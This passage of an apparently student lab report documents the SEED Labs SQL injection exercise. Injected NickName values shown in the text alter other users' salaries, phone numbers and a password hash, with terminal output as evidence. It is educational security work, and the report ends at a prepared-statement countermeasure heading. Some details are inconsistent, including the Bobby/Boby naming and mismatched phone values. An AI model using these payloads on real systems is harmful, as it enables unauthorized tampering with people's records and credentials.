
```
UPDATE credential SET nickname='', PhoneNumber ='3333333333' WHERE  
Name=' Bobby ' # ...
```

INFORMATION TECHNOLOGY SECURITY

3.2.2 Results




3.2.2.1 . SQL Injection attack on the salary of user " Aggelos "



3.2.2.2 . SQL Injection attack on user " Bobby " s salary

INFORMATION TECHNOLOGY SECURITY



3.2.2.3 . SQL Injection attack on user " Bobby " 's phone





Figure 3.2.2.4. The SQL results Injection attack on the salary of user " Aggelos "

INFORMATION TECHNOLOGY SECURITY



The terminal window shows a series of SQL queries and their results. The first query selects the Name and Salary for 'Aggelos', returning a salary of 745000. The second query selects the Name and Salary for 'Boby', returning a salary of 30000. The third query, which is the result of a SQL injection, selects the Name and Salary for 'Boby' but returns a salary of 1, indicating a successful injection.


```
/bin/bash
mysql> SELECT Name, Salary FROM credential WHERE Name='Aggelos';
+-----+-----+
| Name | Salary |
+-----+-----+
| Aggelos | 745000 |
+-----+-----+
1 row in set (0.00 sec)

mysql> SELECT Name, Salary FROM credential WHERE Name='Boby';
+-----+-----+
| Name | Salary |
+-----+-----+
| Boby | 30000 |
+-----+-----+
1 row in set (0.00 sec)

mysql> SELECT Name, Salary FROM credential WHERE Name='Boby';
+-----+-----+
| Name | Salary |
+-----+-----+
| Boby | 1 |
+-----+-----+
1 row in set (0.00 sec)

mysql>
```

Figure 3.2.2.5. "Boby's" salary before and after SQL Injection



The terminal window shows a series of SQL queries and their results. The first query selects the Name and PhoneNumber for 'Boby', returning a phone number of 3333333333. The second query, which is the result of a SQL injection, selects the Name and PhoneNumber for 'Boby' but returns a phone number of 3333333333, indicating a successful injection.

```
/bin/bash
| Name | PhoneNumber |
+-----+-----+
| Boby | 3333333333 |
+-----+-----+
1 row in set (0.00 sec)

mysql> SELECT Name, PhoneNumber FROM credential WHERE Name='Boby';
+-----+-----+
| Name | PhoneNumber |
+-----+-----+
| Boby | 3333333333 |
+-----+-----+
1 row in set (0.00 sec)

mysql> SELECT Name, PhoneNumber FROM credential WHERE Name='Boby';
+-----+-----+
| Name | PhoneNumber |
+-----+-----+
| Boby | 3333333333 |
+-----+-----+
1 row in set (0.00 sec)

mysql>
```

Figure 3.2.2.6. "Boby's" phone before and after SQL Injection

INFORMATION TECHNOLOGY SECURITY

3.2.3 Observations

The " WHERE " parameter Name = ' Aggelos ' / ' Bobby '" and filling in the NickName field only modifies the " Salary " / " PhoneNumber " field of the user " Aggelos " / " Bobby ".

3.3 Modifying other users' passwords

3.3.1 Actions

For the purpose of the attack, in order to change the phone number of our boss " Bobby ", we filled in the NickName field with the command:


```
', Password=' hashed_pwd ' WHERE Name=' Bobby ' #
```

From the php code, the SQL command that is executed is the following:

```
UPDATE credential SET nickname='', Password=' hashed_pwd ' WHERE  
Name=' Bobby ' # ...
```

Bob 's password that was stored is the hash value of " bob 123".

3.3.2 Results



The screenshot shows a terminal window with a MySQL database interface. The terminal displays the following output:

```
/bin/bash  
+-----+  
| Alice | 20000 |  
| Bobby | 1 | 3333333333  
| Ryan | 50000 |  
| Samy | 90000 |  
| Ted | 110000 |  
| Admin | 400000 |  
| Vasilis | 750000 | 6977777777  
| Aggelos | 745000 | 6944444444  
+-----+  
8 rows in set (0.00 sec)  
  
mysql>  
mysql>  
mysql>  
mysql>  
mysql> SELECT Name, Password FROM credential WHERE Name='Bobby';  
+-----+  
| Name | Password  
+-----+  
| Bobby | b78ed97677c161c1c82c142906674ad15242b2d4 |  
+-----+  
1 row in set (0.00 sec)  
  
mysql>
```


INFORMATION TECHNOLOGY SECURITY

[Home Page](#) | [SHA1 in JAVA](#) | [Secure password generator](#) | [Linux](#) | [Privacy Policy](#)


SHA1 and other hash functions online generator

bob123 hash

sha-1 ▼

Result for

sha1: 0a42b6b9dcd569f990dcde40f4ff73c5a24eb904




INFORMATION TECHNOLOGY SECURITY

```
/bin/bash
mysql> SELECT Name, Salary, PhoneNumber FROM credential;
+-----+-----+-----+
| Name   | Salary | PhoneNumber |
+-----+-----+-----+
| Alice  | 20000  |              |
| Boby   | 1       | 6977777777  |
| Ryan   | 50000  |              |
| Samy   | 90000  |              |
| Ted    | 110000 |              |
| Admin  | 400000 |              |
| Vasilis| 750000 | 6977777777  |
| Aggelos| 745000 | 6944444444  |
+-----+-----+-----+
8 rows in set (0.00 sec)

mysql> SELECT Name, Password FROM credential WHERE Name='Boby';
+-----+-----+
| Name | Password |
+-----+-----+
| Boby | 0a42b6b9dcd569f990dcde40f4ff73c5a24eb904 |
+-----+-----+
1 row in set (0.00 sec)

mysql>
```



INFORMATION TECHNOLOGY SECURITY

The screenshot shows a Mozilla Firefox browser window titled 'SQLi Lab'. The address bar displays 'www.seedlabsqlinjection.com/unsafe_home.php' with a 67% zoom level. The page features a green header with the 'SEEDLABS' logo, 'Home', 'Edit Profile', and a 'Logout' button. The main content area is titled 'Boby Profile' and contains a table with user details.


Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	3333333333

3.3.3 Observations

The " WHERE " parameter Name = ' Bobby "' and filling in the NickName field only modifies the " Password " field of the user " Bobby "

4. Countermeasures – Prepared Statement

